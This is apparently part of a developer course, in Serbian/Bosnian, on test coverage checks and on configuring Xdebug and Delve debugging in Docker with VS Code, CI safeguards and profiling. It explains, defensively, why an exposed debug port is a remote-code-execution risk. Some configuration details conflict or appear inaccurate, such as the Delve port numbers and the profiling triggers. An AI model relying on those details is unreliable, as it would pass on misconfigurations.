1. Definirati test-checks pravila i dodati ih u AI-okvir
2. Pokrenuti go test sa coverage profilom
3. Pokrenuti PHP/Pest sa coverage izveštajem
4. Pokrenuti Playwright E2E smoke
5. Verifikovati da CI korak čita threshold i pada ako nije zadovoljen

Da li su acceptance criteria merljivi i testabilni?
Šta fali ili je nejasno?

3. Egzekucija

U Claude Code terminalu izvršavaš komande direktno — Claude ima pristup shellu.

Pokreni Go testove sa coverage profilom:

```
go test ./... -cover -coverprofile=cover.out  
go tool cover -func=cover.out | grep total
```

Pokreni PHP testove sa coverage:

```
docker compose exec php ./vendor/bin/pest --coverage --coverage-min=70
```

Pokreni E2E smoke:

```
npx playwright test --grep @smoke
```

Proveri da CI threshold radi (lokalno simulacija):

```
# Primer: izvuci ukupan coverage i pali grešku ako je ispod praga  
COVERAGE=$(go tool cover -func=cover.out | grep total | awk '{print $3}' | tr -d '%')  
if (( $(echo "$COVERAGE < 70" | bc -l) )); then  
    echo "Coverage $COVERAGE% je ispod praga 70%" && exit 1  
fi  
echo "Coverage OK: $COVERAGE%"
```


4. AI validacija

Evo acceptance criteria iz plana:

- unit testovi (Go + PHP) prolaze bez grešaka
- coverage jezgra logike iznad 70%
- E2E smoke prolazi
- CI korak obara build kada coverage padne ispod praga
- pravila testne piramide zapisana u AI-okviru

Evo outputa:
[ovde lepiš output go test, pest i playwright komandi]
[ovde lepiš sadržaj test-checks pravila]

Za svaki acceptance kriterijum: da ✓ ili ne ✗.
Ako ne – šta tačno fali?

5. UAT — ručna validacija

#	Akcija	Očekivani rezultat
1	Pokreni go test ./... -cover	Sve funkcije prolaze, prikazan ukupan coverage procenat
2	Pokreni pest --coverage-min=70	Pest prolazi i ispisuje zeleni coverage izveštaj iznad 70%
3	Pokreni npx playwright test --grep @smoke	Sve smoke test klase prolaze, nula failova
4	Smanji prag na 99% u CI koraku i pokreni ponovo	CI korak eksplicitno pada sa porukom o coverage pragu
5	Vrati prag na 70% i ponovo pokreni	CI prolazi, build je uspešan

Sync — zatvori petlju:

Zapiši u `.claude/memory/decisions.md` ili u `CLAUDE.md` sekciju `## Decision log`

[datum] — Testiranje sync

- Urađeno:
- Naučeno:
- Šta bi promenio:

Phase — 21-xdebug-i-delve

Directory: 21-xdebug-i-delve/

Source: 21-xdebug-i-delve/01-debug-filozofija-i-setup.md

01 — Debug filozofija i setup

Zašto debug alati nikad ne idu u produkciju

Ovo nije preferencija — to je sigurnosni i operativni zahtjev.

Xdebug u produkciji: šta se dešava

Xdebug step debugger radi tako što pri svakom PHP requestu otvori TCP konekciju prema konfiguriranom `client_host:client_port` i čeka instrukcije od IDE-a. Posljedice u produkciji:

Performance: - Step debug mode: 100–300% overhead na svakom requestu, čak i bez aktivnog debuggera - Profile mode: zapisuje Cachegrind fajl na disk za svaki request — disk I/O eksplodira - Xdebug troši memoriju za tracking call stack-a i varijabli

Sigurnost: - Ako je `xdebug.start_with_request=yes` i port 9003 dostupan, bilo ko na mreži može se konektovati kao debugger - Debugger ima puni pristup PHP procesu: može čitati varijable (lozinke, tokeni), mijenjati ih, i izvršavati kod - CVE primjeri postoje za misconfigured Xdebug instance izložene na internetu

Delve u produkciji: šta se dešava

Velicina binarnog fajla: - Normalni Go binary (release build): ~8–12 MB - Debug build sa `-gcflags="all=-N -l"`: ~25–35 MB (3x veći zbog DWARF debug simbola) - Simboli se ne mogu strip-ovati naknadno ako ih je Delve koristio za breakpoint mapping

Optimizacije: - `-N` disables compiler optimizations — kod se izvršava sporije, CPU usage raste - `-l` disables inlining — function calls su skuplje, heap allocations su drugačije - Benchmark razlike mogu biti 20–40% degradacija throughput-a

Sigurnost: - Delve port (40000) koji sluša u produkciji je direktni remote code execution vektor - Zahtijeva `SYS_PTRACE` capability i `seccomp:unconfined` — značajno proširuje attack surface kontejnera

Pattern: docker-compose.override.yml

Docker Compose automatski traži dva fajla i merge-uje ih:

```
docker-compose.yml      ← base konfiguracija, produkcijski ekvivalent
docker-compose.override.yml ← lokalni override, automatski se merge-uje
```

Kako merge funkcioniše:

```
# Oba fajla — normalni lokalni razvoj (override se automatski primjenjuje)
docker compose up

# Samo base fajl — simulacija produkcije lokalno, ili CI/CD build
docker compose -f docker-compose.yml up

# Eksplicitni override — ako override fajl ima drugačije ime
docker compose -f docker-compose.yml -f docker-compose.debug.yml up
```

Podman: `podman compose up` **Podman:** `podman compose -f docker-compose.yml up` **Podman:** `podman compose -f docker-compose.yml -f docker-compose.debug.yml up`

Zašto ovaj pattern: - `docker-compose.yml` commit-uješ — kolege imaju isti base - `docker-compose.override.yml` dodaš u `.gitignore` Ili commit-uješ jer sadrži samo bezopasne debug postavke - CI/CD uvijek koristi samo base fajl: `docker compose -f docker-compose.yml build`

```
# .gitignore
docker-compose.override.yml # opcija A: svako ima svoj override lokalno
```

Ili:

```
# docker-compose.override.yml se commit-uje jer sadrži samo dev debug config
# Onda CI mora eksplicitno ignorisati: docker compose -f docker-compose.yml ...
```

Za ovaj projekat: commit-ujemo `override.yml` jer je debug konfiguracija zajednička za tim.

Zasebni Dockerfile target-i (multi-stage build)

```
# docker/php/Dockerfile

FROM php:8.3-fpm-alpine AS base
# Zajednička instalacija: PHP extenzije, composer, app kod
RUN apk add --no-cache $PHPIZE_DEPS \
    && pecl install xdebug-3.3.1 \
    && apk del $PHPIZE_DEPS
# Xdebug je instaliran u base ali NIJE ENABLED — nema docker-php-ext-enable

COPY docker/php/php-fpm.conf /usr/local/etc/php-fpm.d/www.conf
COPY src/ /app/src/

FROM base AS debug
# Samo u debug target-u: enable Xdebug i kopiraj konfiguraciju
RUN docker-php-ext-enable xdebug
COPY docker/php/xdebug.ini /usr/local/etc/php/conf.d/xdebug.ini
# debug image: xdebug aktivan, svi debug postavke

FROM base AS production
# Xdebug je instaliran ali NIJE enabled (nema .so u conf.d)
# Verifikacija: docker run <image> php -m | grep xdebug → prazno
```

Alternativni pristup — instaliraj samo u debug:

```
FROM php:8.3-fpm-alpine AS base
# Base nema Xdebug uopće
COPY src/ /app/src/

FROM base AS debug
RUN apk add --no-cache $PHPIZE_DEPS \
    && pecl install xdebug-3.3.1 \
    && docker-php-ext-enable xdebug \
    && apk del $PHPIZE_DEPS
COPY docker/php/xdebug.ini /usr/local/etc/php/conf.d/xdebug.ini

FROM base AS production
# Xdebug nije ni instaliran
```

Razlika: prvi pristup (instaliraj u base, enable samo u debug) znači da debug i production imaju isti layer cache za instalaciju, ali production image je malo veći (xdebug.so postoji, samo nije enabled). Drugi pristup je čišći ali debug build je sporiji zbog ponovne instalacije.

Preporuka: drugi pristup za produkciju gdje image veličina i čistoća su bitni.

Build naredbe:

```
# Debug build (lokalni razvoj)
docker compose up --build

# Production build (CI/CD)
docker build --target production -t myapp/php:latest docker/php/

# Verifikacija: Xdebug nije u produkcijskom image-u
docker run --rm myapp/php:latest php -m | grep xdebug
# Mora biti prazno
```

```
Podman: podman compose up --build Podman: podman build --target production -t myapp/php:latest
docker/php/ Podman: podman run --rm myapp/php:latest php -m | grep xdebug
```

VS Code workspace setup

```
.vscode/extensions.json
```

Dijeli se u repozitoriju — VS Code predlaže instalaciju kolegama:

```
{
  "recommendations": [
    "xdebug.php-debug",
    "golang.go",
    "ms-vscode-remote.remote-containers",
    "ms-azuretools.vscode-docker"
  ]
}
```

- `xdebug.php-debug`: PHP debugger za VS Code, sluša na 9003
- `golang.go`: Go support, uključuje Delve integraciju
- `remote-containers`: razvoj unutar kontejnera (opciona alternativa)
- `vscode-docker`: Docker Compose management iz VS Code-a

.vscode/launch.json

```
{
  "version": "0.2.0",
  "configurations": [
    {
      "name": "Listen for Xdebug (PHP)",
      "type": "php",
      "request": "launch",
      "port": 9003,
      "pathMappings": {
        "/app/src": "${workspaceFolder}/services/php-service/src"
      },
      "log": true
    },
    {
      "name": "Attach to Go service (Delve)",
      "type": "go",
      "request": "attach",
      "mode": "remote",
      "host": "127.0.0.1",
      "port": 40000,
      "dlvLoadConfig": {
        "followPointers": true,
        "maxVariableRecurse": 3,
        "maxStringLen": 512,
        "maxArrayValues": 64,
        "maxStructFields": -1
      }
    }
  ]
}
```

`pathMappings` je kritičan: Xdebug izvještava o putanjama unutar kontejnera (`/app/src/...`), VS Code mora znati koji lokalni fajl tome odgovara. Neispravni mappings = breakpoint nikad ne puca.

Provjera da debug nije u produkciji (CI)

GitLab CI job

```
verify:no-debug-in-prod:
  stage: verify
  script:
    # PHP: Xdebug ne smije biti učitán
    - |
      XDEBUG_CHECK=$(docker run --rm $CI_REGISTRY_IMAGE/php-service:$CI_COMMIT_SHA php -m | grep -c
xdebug || true)
      if [ "$XDEBUG_CHECK" -gt "0" ]; then
        echo "ERROR: Xdebug is enabled in production image!"
        exit 1
      fi
    # Go: binary ne smije imati Delve ili debug simbole
    - |
      docker run --rm $CI_REGISTRY_IMAGE/go-service:$CI_COMMIT_SHA \
        file /app/server | grep -q "not stripped" && \
        echo "WARNING: Go binary is not stripped (has debug symbols)"
  rules:
    - if: $CI_COMMIT_BRANCH == "main"
```

Trivy security scan (detektuje debug alate)

```
trivy:scan-prod-image:
  stage: security
  script:
    - trivy image --exit-code 1 --severity HIGH,CRITICAL $CI_REGISTRY_IMAGE/php-service:$CI_COMMIT_SHA
      # Trivy detektuje poznate debug tool vulnerability-e ako su prisutni
  rules:
    - if: $CI_COMMIT_BRANCH == "main"
```

Lokalna provjera prije pusha

```
# Brza provjera: buildi production target i provjeri
docker build --target production -t test-php-prod ./docker/php/
docker run --rm test-php-prod php -m | grep xdebug && echo "FAIL: xdebug found" || echo "OK: no xdebug"
```

```
Podman: podman build --target production -t test-php-prod ./docker/php/ Podman: podman run --rm
test-php-prod php -m | grep xdebug && echo "FAIL: xdebug found" || echo "OK: no xdebug"
```

Sažetak: šta gdje ide

Stavka	docker-compose.yml	docker-compose.override.yml	Produkcija
PHP service base	✓	—	✓
Xdebug config	—	✓ (target: debug)	—
Go service base	✓	—	✓
Delve ports	—	✓	—
SYS_PTRACE cap	—	✓	—
launch.json	—	.vscode/ (commit)	—

Makefile — dodaj u ovom poglavlju

Ovo poglavlje uvodi debug setup za PHP i Go. Dodaj u `Makefile` u korenu projekta:

```
# === OBLAST 21: Debug ===

debug-php: ## Pokreni PHP servis sa Xdebug (listen na port 9003)
    docker compose -f docker-compose.yml -f docker-compose.debug.yml up php

debug-go: ## Pokreni Go servis sa Delve debuggerom (listen na port 2345)
    docker compose -f docker-compose.yml -f docker-compose.debug.yml up go-service
```

Centralni Makefile već sadrži ove targete — ovo je referenca šta si dodao u ovoj oblasti.

Provjeri da targeti rade:

```
make debug-php    # PHP servis sa Xdebug na portu 9003
make debug-go     # Go servis sa Delve na portu 2345
make help | grep debug
```

02 — Xdebug PHP konfiguracija

Xdebug 3 vs Xdebug 2: kritična razlika

Ako guglate Xdebug greške, mnogi rezultati su za Xdebug 2. **Konfiguracija je potpuno drugacija:**

Postavka	Xdebug 2	Xdebug 3
Enable step debug	<code>xdebug.remote_enable=1</code>	<code>xdebug.mode=debug</code>
Client host	<code>xdebug.remote_host</code>	<code>xdebug.client_host</code>
Client port	<code>xdebug.remote_port=9000</code>	<code>xdebug.client_port=9003</code>
Auto start	<code>xdebug.remote_autostart=1</code>	<code>xdebug.start_with_request=yes</code>

Port 9000 → 9003 je najčešća greška pri migraciji. PHP-FPM i starije Xdebug instalacije koristile su 9000 koji se sukobljava sa php-fpm masterom.

Dockerfile za PHP debug target

```
# docker/php/Dockerfile

FROM php:8.3-fpm-alpine AS base

# Instaliraj sistem dependencies
RUN apk add --no-cache \
    libzip-dev \
    zip \
    unzip \
    curl

# Instaliraj PHP extensione potrebne aplikaciji
RUN docker-php-ext-install pdo pdo_mysql zip opcache

# Composer
COPY --from=composer:2.7 /usr/bin/composer /usr/bin/composer

WORKDIR /app
COPY composer.json composer.lock ./
RUN composer install --no-dev --optimize-autoloader --no-interaction

COPY src/ /app/src/
COPY docker/php/php-fpm.conf /usr/local/etc/php-fpm.d/www.conf

# ——— Debug target ———
FROM base AS debug

# Instaliraj build dependencies, instaliraj Xdebug, ukloni build deps
# Fiksirana verzija: uvijek znamo što je instalirano, nema iznenađenja
RUN apk add --no-cache $PHPIZE_DEPS \
    && pecl install xdebug-3.3.1 \
    && docker-php-ext-enable xdebug \
    && apk del $PHPIZE_DEPS

# Composer install WITH dev dependencies za debug (npr. var-dumper, faker)
RUN composer install --optimize-autoloader --no-interaction

COPY docker/php/xdebug.ini /usr/local/etc/php/conf.d/docker-php-ext-xdebug.ini

# ——— Production target ———
FROM base AS production

# Nema Xdebug, nema dev dependencies, nema debug konfiguracije
# composer install --no-dev već je pokrenut u base stage-u
```

Napomena o `$PHPIZE_DEPS`: ovo je Docker PHP oficijalna varijabla koja sadrži sve pakete potrebne za kompajliranje PHP ekstenzija (`autoconf`, `g++`, `gcc`, `make` itd.). Instaliramo ih, kompajliramo Xdebug, a zatim brišemo da smanjimo image veličinu.

```
[xdebug]
; — Osnovni mod —
; Xdebug 3 koristi mode umjesto pojedinačnih enable/disable postavki
; debug      = step debugger (breakpoints, variable inspection)
; develop    = poboljšani var_dump, stack trace prikaz
; profile    = Cachegrind output za performance analizu
; trace      = log svake funkcije (veoma verbose)
; coverage   = code coverage za PHPUnit
; Može se kombinovati zarezom: xdebug.mode=debug,develop
xdebug.mode=debug

; — Pokretanje debuga —
; yes        = debug svaki request automatski (development convenience)
; no         = nikad ne debuguj (override za privremeno gašenje)
; trigger    = debug samo kad je prisutan XDEBUG_TRIGGER cookie/header/GET param
;            = trigger je bolji za shared dev okruženja gdje više developera radi
xdebug.start_with_request=yes

; — Konekcija prema IDE-u —
; Xdebug se KONEKTUJE prema IDE-u (ne obrnuto)
; IDE sluša na portu, Xdebug inicira konekciju

; host.docker.internal: Docker Desktop (Mac i Windows) magic hostname
; koji automatski resolv-uje na host machine IP
; Na Linux: host.docker.internal ne postoji po defaultu!
; Linux rješenje 1: koristiti docker-compose extra_hosts: host.docker.internal:host-gateway
; Linux rješenje 2: eksplicitni IP bridge interfejsa: 172.17.0.1
; Linux rješenje 3: environment variable: XDEBUG_CONFIG=client_host=192.168.1.x
xdebug.client_host=host.docker.internal

; Xdebug 3 default port je 9003
; Xdebug 2 koristio je 9000 (konflikt sa php-fpm i nekad supervisord)
; Ako 9003 nije slobodan: lsof -i :9003 da vidiš što ga koristi
xdebug.client_port=9003

; — IDE key —
; IDE key mora se podudarati sa VS Code konfiguracijim
; VS Code PHP Debug ekstenzija koristi VSCODE kao default key
; PhpStorm koristi PHPSTORM
; Važno za trigger mode: XDEBUG_SESSION_START=VSCODE u URL-u
xdebug.idekey=VSCODE

; — Logging —
; Log fajl pomaže pri dijagnostici kada debug ne radi
; log_level=0 = samo greške (minimalno)
; log_level=7 = sve (veoma verbose, samo za dijagnostiku)
; Promijeni na 7 kad dijagnostikuješ zašto konekcija ne radi
xdebug.log=/tmp/xdebug.log
xdebug.log_level=0

; — Timeout —
; Koliko sekundi Xdebug čeka na IDE konekciju
; Default je 20 sekundi – povećaj ako VS Code sporo startuje
xdebug.connect_timeout_ms=2000

; — Limiti za varijable —
; Koliko duboko prikazivati nested strukture u debuggeru
; Previsoke vrijednosti mogu zamrznuti VS Code za velike objekte
xdebug.var_display_max_depth=5
xdebug.var_display_max_children=256
xdebug.var_display_max_data=1024
```

docker-compose.override.yml za PHP

```
# docker-compose.override.yml
# Automatski se merge-uje sa docker-compose.yml pri 'docker compose up'
# Ovaj fajl se commit-uje – sadrži samo dev/debug konfiguraciju

version: "3.9"

services:
  php-service:
    build:
      # Override base target sa debug target-om
      target: debug
    environment:
      # XDEBUG_CONFIG env var override-uje xdebug.ini postavke
      # Korisno za privremenu promjenu bez rebuild-a
      XDEBUG_CONFIG: "client_host=host.docker.internal client_port=9003"
      # APP_ENV mora biti development za debug mode u aplikaciji
      APP_ENV: development
    ports:
      # Xdebug se KONEKTUJE na host, ne prima konekcije
      # Ovaj port nije potreban za Xdebug step debug
      # Ali je potreban ako koristiš reverse tunnel ili non-standard setup
      # Zakomentiraj ako nije potrebno
      # - "9003:9003"
    extra_hosts:
      # Linux fix: dodaj host.docker.internal kao alias za host gateway
      # Na Mac/Windows Docker Desktop ovo postoji automatski
      # Na Linux mora se eksplicitno dodati
      - "host.docker.internal:host-gateway"
    volumes:
      # Mount source koda za live reload – ne treba rebuild za code promjene
      - ./services/php-service/src:/app/src
      # Mount composer vendor za brži razvoj
      - ./services/php-service/vendor:/app/vendor
      # Profile output direktorij (za profiling mode)
      - ./profiles/php:/tmp/xdebug-profiles
```

.vscode/launch.json za PHP

```
{
  "version": "0.2.0",
  "configurations": [
    {
      "name": "Listen for Xdebug (PHP)",
      "type": "php",
      "request": "launch",
      "port": 9003,
      "hostname": "0.0.0.0",
      "pathMappings": {
        "/app/src": "${workspaceFolder}/services/php-service/src",
        "/app/vendor": "${workspaceFolder}/services/php-service/vendor"
      },
      "log": true,
      "ignore": [
        "**/vendor/**/*.php"
      ]
    }
  ]
}
```

`pathMappings` detalji: - Ključ je **putanja unutar kontejnera** (kako Xdebug vidi fajl) - Vrijednost je **lokalna putanja** (kako VS Code vidi fajl) - `${workspaceFolder}` je root direktorij koji si otvorio u VS Code-u - Ako imaš

monorepo sa više servisa, svaki servis treba sopstveni mapping - Vendor direktori: dodaj mapping samo ako debuguješ Composer pakete

`ignore`: preskače breakpoint-e u vendor direktoriju — bez ovoga debugger staje u Composer pakete pri step-in što je rijetko korisno.

Korak po korak verifikacija

Korak 1: Pokreni servise

```
# Rebuild + pokretanje (override.yml se automatski uključuje)
docker compose up --build php-service
```

```
# Provjeri da je Xdebug učitao
docker exec <php-container-name> php -m | grep xdebug
# Očekivani output: xdebug
```

```
Podman: podman compose up --build php-service Podman: podman exec <php-container-name> php -m |
grep xdebug
```

Korak 2: Provjeri Xdebug konfiguraciju unutar kontejnera

```
docker exec <php-container-name> php -i | grep xdebug.client_host
# Mora biti: xdebug.client_host => host.docker.internal => host.docker.internal
```

```
docker exec <php-container-name> php -i | grep xdebug.mode
# Mora biti: xdebug.mode => debug => debug
```

```
Podman: podman exec <php-container-name> php -i | grep xdebug.client_host Podman: podman exec
<php-container-name> php -i | grep xdebug.mode
```

Korak 3: Pokreni VS Code listener

1. Otvori VS Code u root direktoriju projekta
2. Pritisni `F5` ili idi na Run → Start Debugging
3. Odaberi “Listen for Xdebug (PHP)”
4. Status bar postaje narandžast/crvenkast, pojavljuje se debug toolbar
5. Provjeri Output → PHP Debug za eventualne greške

Korak 4: Postavi breakpoint i pošalji request

```
# Postavi breakpoint u VS Code na npr. liniju u auth controller-u
# Zatim pošalji request:
curl -X POST http://localhost/api/auth/login \
-H "Content-Type: application/json" \
-d '{"email": "test@test.com", "password": "testpass"}'
```

VS Code mora se fokusirati i pokazati žutu liniju na breakpointu. U lijevom panelu vidiš: - **Variables**: lokalne i globalne varijable - **Watch**: izrazi koje pratiš - **Call Stack**: stack trace do ovog trenutka - **Breakpoints**: lista svih breakpoint-a

Korak 5: Debug Xdebug log ako ne radi

```
# Privremeno povećaj log level
docker exec <php-container-name> bash -c "echo 'xdebug.log_level=7' >> /usr/local/etc/php/conf.d/
docker-php-ext-xdebug.ini"

# Restart PHP-FPM
docker exec <php-container-name> kill -USR2 1

# Pošalji request i čitaj log
docker exec <php-container-name> tail -f /tmp/xdebug.log
```

```
Podman: podman exec <php-container-name> bash -c "echo 'xdebug.log_level=7' >> /usr/local/etc/php/
conf.d/docker-php-ext-xdebug.ini" Podman: podman exec <php-container-name> kill -USR2 1 Podman:
podman exec <php-container-name> tail -f /tmp/xdebug.log
```

Cěste greške i rješenja

Greška 1: “Xdebug: [Step Debug] Could not connect to debugging client”

```
Xdebug: [Step Debug] Could not connect to debugging client. Tried: host.docker.internal:9003
```

Uzroci: - VS Code PHP Debug listener nije pokrenut - Pogrešan `client_host` — na Linuxu `host.docker.internal` ne resolv-uje - Firewall blokira port 9003

Rješenja:

```
# Provjeri da VS Code sluša
lsof -i :9003
# Mora pokazati VS Code process

# Na Linuxu: provjeri extra_hosts u compose override
docker exec <php-container-name> cat /etc/hosts | grep host.docker.internal
# Mora biti: 172.17.0.1 host.docker.internal

# Ako extra_hosts nije dodao: ručno provjeri host IP
docker inspect bridge | grep Gateway
# Koristi taj IP direktno u xdebug.ini: xdebug.client_host=172.17.0.1
```

```
Podman: podman exec <php-container-name> cat /etc/hosts | grep host.docker.internal Podman: podman
inspect bridge | grep Gateway
```

Greška 2: Port 9003 već zauzet

```
lsof -i :9003
# Vidiš koji proces koristi port

# Promijeni port u xdebug.ini:
# xdebug.client_port=9004

# I u launch.json:
# "port": 9004
```

Greška 3: Breakpoint nije pogođen (crveni krug bez tačke)

VS Code pokazuje prazan krug umjesto ispunjene crvene tačke — znači da fajl nije mapiran.

Uzroci: - `pathMappings` u `launch.json` su pogrešni - Lokalni fajl koji editiraš nije isti koji se izvršava u kontejneru

Dijagnoza:

```
# Provjeri stvarnu putanju unutar kontejnera
docker exec <php-container-name> find /app -name "AuthController.php"
# Output: /app/src/Controllers/AuthController.php

# U launch.json mapping mora biti:
# "/app/src": "${workspaceFolder}/services/php-service/src"
# Ne: "/app": "${workspaceFolder}/services/php-service"
```

Podman: `podman exec <php-container-name> find /app -name "AuthController.php"`

Uobičajena greška: mapping ide previše visoko. Ako mapiraš `/app` na `./services/php-service`, kontejnerski put `/app/src/Controllers/...` postaje `./services/php-service/src/Controllers/...` — ali VS Code treba da pronade fajl na tom putu. Provjeri da lokalna putanja zaista postoji.

Greška 4: Xdebug nije učitán

```
docker exec <php-container-name> php -m | grep xdebug
# Prazno — Xdebug nije učitán

# Provjeri da li je build koristio debug target
docker inspect <php-container-name> | grep -A5 "Config"
# Ili:
docker compose ps
# Provjeri koji image se koristi
```

Podman: `podman exec <php-container-name> php -m | grep xdebug` **Podman:** `podman inspect <php-container-name> | grep -A5 "Config"` **Podman:** `podman compose ps`

Uzrok je najčešće da `docker-compose.override.yml` nije primjenjen ili `target: debug` nije u `override` fajlu.

```
# Provjeri koja konfiguracija se primjenjuje
docker compose config | grep target
# Mora pokazati: target: debug
```

Podman: `podman compose config | grep target`

Greška 5: Debugger se konektuje ali odmah prekida

Simptom: VS Code dostigne breakpoint, ali odmah nastavi bez pauziranja.

Uzrok: Multiple PHP-FPM worker procesi — svaki worker pokušava konekciju. VS Code Connected na prvog, ostali prave novu konekciju koja se odbija i PHP-FPM worker završava request bez čekanja.

Rješenje: U development, smanji PHP-FPM worker pool na 1:

```
; docker/php/php-fpm.conf
[www]
pm = static
pm.max_children = 1
```

Ovo znači samo jedan simultani request — savršeno za debugging, neprihvatljivo za produkciju.

Source: 21-xdebug-i-delve/03-xdebug-profiling.md

03 — Xdebug profiling i tracing

Razlika između debug, profile i trace moda

Mode	Šta radi	Kad koristiti
debug	Step debugger, breakpoints	Nepoznati bug, logičke greške
profile	Cachegrind fajl sa timing podacima	Spori endpoint, memory problem
trace	Log svake pozvane funkcije	Praćenje toka izvršavanja
develop	Poboljšani var_dump, stack trace	Svakodnevni razvoj bez debuggera

Mode-ovi se mogu kombinovati zarezom: `xdebug.mode=debug,develop`

Profile mode — pronalaženje performance bottleneck-a

Konfiguracija za profilisanje svih requestova

```
; docker/php/xdebug-profile.ini
[xdebug]
xdebug.mode=profile

; Direktorij gdje se čuvaju Cachegrind fajlovi
; Mora biti writable od PHP-FPM procesa
xdebug.output_dir=/tmp/xdebug-profiles

; Naming pattern za output fajlove:
; %p = PHP process ID
; %t = timestamp
; %R = request URI (zamjenjuje / sa _)
; %H = HTTP host
; Rezultat: cachegrind.out.1234.1710432000
xdebug.profiler_output_name=cachegrind.out.%p.%t

; Generiši profil za svaki request
xdebug.start_with_request=yes
```

Volume mount za profile output

```
# docker-compose.override.yml
services:
  php-service:
    build:
      target: debug
    environment:
      # Override da koristiš profile xdebug.ini umjesto debug
      PHP_INI_SCAN_DIR: "/usr/local/etc/php/conf.d:/usr/local/etc/php/conf.debug"
    volumes:
      - ./docker/php/xdebug-profile.ini:/usr/local/etc/php/conf.d/docker-php-ext-xdebug.ini
      - ./profiles/php:/tmp/xdebug-profiles
```

Ili jednostavnije — swap xdebug.ini za profile verziju pri potrebi:

```
# Privremeno aktiviraj profile mode
docker cp docker/php/xdebug-profile.ini php-service:/usr/local/etc/php/conf.d/docker-php-ext-xdebug.ini
docker exec php-service kill -USR2 1 # graceful PHP-FPM reload

# Pošalji nekoliko requestova
curl http://localhost/api/slow-endpoint

# Vрати назад debug mode
docker cp docker/php/xdebug.ini php-service:/usr/local/etc/php/conf.d/docker-php-ext-xdebug.ini
docker exec php-service kill -USR2 1
```

```
Podman: podman cp docker/php/xdebug-profile.ini php-service:/usr/local/etc/php/conf.d/docker-php-ext-xdebug.ini Podman: podman exec php-service kill -USR2 1 Podman: podman cp docker/php/xdebug.ini php-service:/usr/local/etc/php/conf.d/docker-php-ext-xdebug.ini Podman: podman exec php-service kill -USR2 1
```

Trigger mode — profiliraj samo određeni request

Profiling svih requestova generiše gomilu fajlova i usporava sve. Trigger mode aktivira profilisanje samo za specifičan request.

```
; docker/php/xdebug-profile-trigger.ini
[xdebug]
xdebug.mode=profile
xdebug.output_dir=/tmp/xdebug-profiles
xdebug.profiler_output_name=cachegrind.out.%p.%t.%R
xdebug.start_with_request=trigger
```

Pokretanje profila via GET parametar:

```
# Profiliraj login endpoint
curl "http://localhost/api/auth/login?XDEBUG_PROFILE=1" \
  -X POST \
  -H "Content-Type: application/json" \
  -d '{"email":"test@test.com","password":"pass"}'

# Pronađi generirani Cachegrind fajl
ls -lh ./profiles/php/
```

Via HTTP header (korisno za JSON POST requestove gdje GET params ne odgovaraju):

```
curl -X POST http://localhost/api/auth/login \
  -H "X-Debug-Profile: 1" \
  -H "Content-Type: application/json" \
  -d '{"email":"test@test.com","password":"pass"}'
```

Via cookie (za browser testiranje):

```
# U browser developer tools → Application → Cookies:
# Name: XDEBUG_SESSION
# Value: VSCODE
# Sve while naredni requests će biti profilirani
```

Analiza Cachegrind fajlova

PHPStorm (ugrađeni viewer)

Tools → Analyze Xdebug Profiler Snapshot → odaberi `.cachegrind` fajl

Prikazuje: - **Inclusive time**: ukupno vrijeme uključujući sve pozvane funkcije - **Exclusive time**: samo vlastito vrijeme funkcije (bez callees) - **Call count**: broj poziva - **Memory usage**: alocirana memorija

VS Code — php-profile-viewer ekstenzija

1. Instaliraj: `ms-php.php-profiler` ili `hbenl.vscode-php-profiler`
2. Command Palette (`Ctrl+Shift+P`): “Open PHP Profiler”
3. Odaberi Cachegrind fajl

CLI — qcachegrind / kcachegrind

```
# MacOS
brew install qcachegrind
qcachegrind ./profiles/php/cachegrind.out.1234.1710432000

# Linux (KDE)
apt-get install kcachegrind
kcachegrind ./profiles/php/cachegrind.out.1234.1710432000
```

Ručna analiza Cachegrind fajla

Cachegrind format je tekstualni. Možeš pretražiti najskuplje pozive:

```
# Pokaz svaku liniju sa eventima (IR = instruction reads)
grep "^fn=" cachegrind.out.* | sort | uniq -c | sort -rn | head -20

# Gornji tool: php-callgrind-analyzer (npm)
npx callgrind-to-json ./profiles/php/cachegrind.out.* | jq '.[ ] | select(.totalTime > 10)'
```

Trace mode — detaljan log izvršavanja

Trace mode zapisuje svaki poziv funkcije, argumente, i povratne vrijednosti. Fajl raste brzo (megabyte po requestu za kompleksne aplikacije).

```
; docker/php/xdebug-trace.ini
[xdebug]
xdebug.mode=trace

; Direktorij za trace fajlove
xdebug.output_dir=/tmp/xdebug-trace

; Format: 0 = human readable, 1 = computer readable (parseable)
xdebug.trace_format=0

; Uključi argumente funkcija u trace
; Oprez: može expose-ovati lozinke i sensitive data u log fajl!
xdebug.collect_params=4

; Uključi povratne vrijednosti
xdebug.collect_return=1

; Trigger ili auto
xdebug.start_with_request=trigger
```

Čitanje trace fajla:


```
TRACE START [2024-03-15 14:22:01.123456]
  0.0001      382480    -> {main}() /app/src/public/index.php:0
  0.0023      412680    -> App\Bootstrap::create() /app/src/public/index.php:8
  0.0045      534200    -> Slim\App::__construct() ...
  ...
TRACE END   [2024-03-15 14:22:01.245678]
```

Svaka linija: [time] [memory] [indent]->[function call] [file:line]

Trace je koristan kad: - Ne znaš u kojoj funkciji bug nastaje (step debug je prepolagani pristup) - Reprodukujes race condition ili timing-sensitive bug - Analiziraš third-party library pozive

Develop mode — svakodnevni razvoj

Develop mode ne zahtijeva VS Code listener. Poboljšava prikaz grešaka direktno u browseru/responzu.

```
[xdebug]
xdebug.mode=develop

; Maximum dubina za var_dump prikaz
xdebug.var_display_max_depth=5
```

Sa develop modom aktivan, PHP `var_dump()` postaje:

```
// Normalni PHP var_dump:
// array(2) { ["email"]=> string(16) "test@example.com" ...}

// Xdebug develop var_dump (HTML, formatiran, sa tipovima):
// array (size=2)
//   'email' => string 'test@example.com' (length=16)
//   'roles' => array (size=3) ... [klik za expand]
```

Stack trace na grešci prikazuje argumente i kontekst koji standardni PHP ne pokazuje.

Kombinirani modes

```
; Debug i develop zajedno — korisno za svakodnevni rad
xdebug.mode=debug,develop

; Profile i develop — profiliraj sa boljim error prikazom
xdebug.mode=profile,develop
```

Automatsko čišćenje profile/trace fajlova

Profiling generiše fajlove koji brzo popune disk. Dodaj cron ili cleanup script:

```
# Čisti fajlove starije od 1 dana
find ./profiles/php -name "cachegrind.out.*" -mtime +1 -delete
find ./profiles/php -name "trace.*" -mtime +1 -delete
```

Ili u `docker-compose.override.yml` kao health check / lifecycle hook:

```
services:
  php-service:
    # tmpfs za profile direktorij — podaci nestaju pri restart-u kontejnera
    tmpfs:
      - /tmp/xdebug-profiles:size=512m
    # Ako hoćeš trajni, koristiti named volume sa size limitom
```

`.gitignore` za debug artefakte

```
# Xdebug profile i trace output
/profiles/
/tmp/xdebug*
*.cachegrind
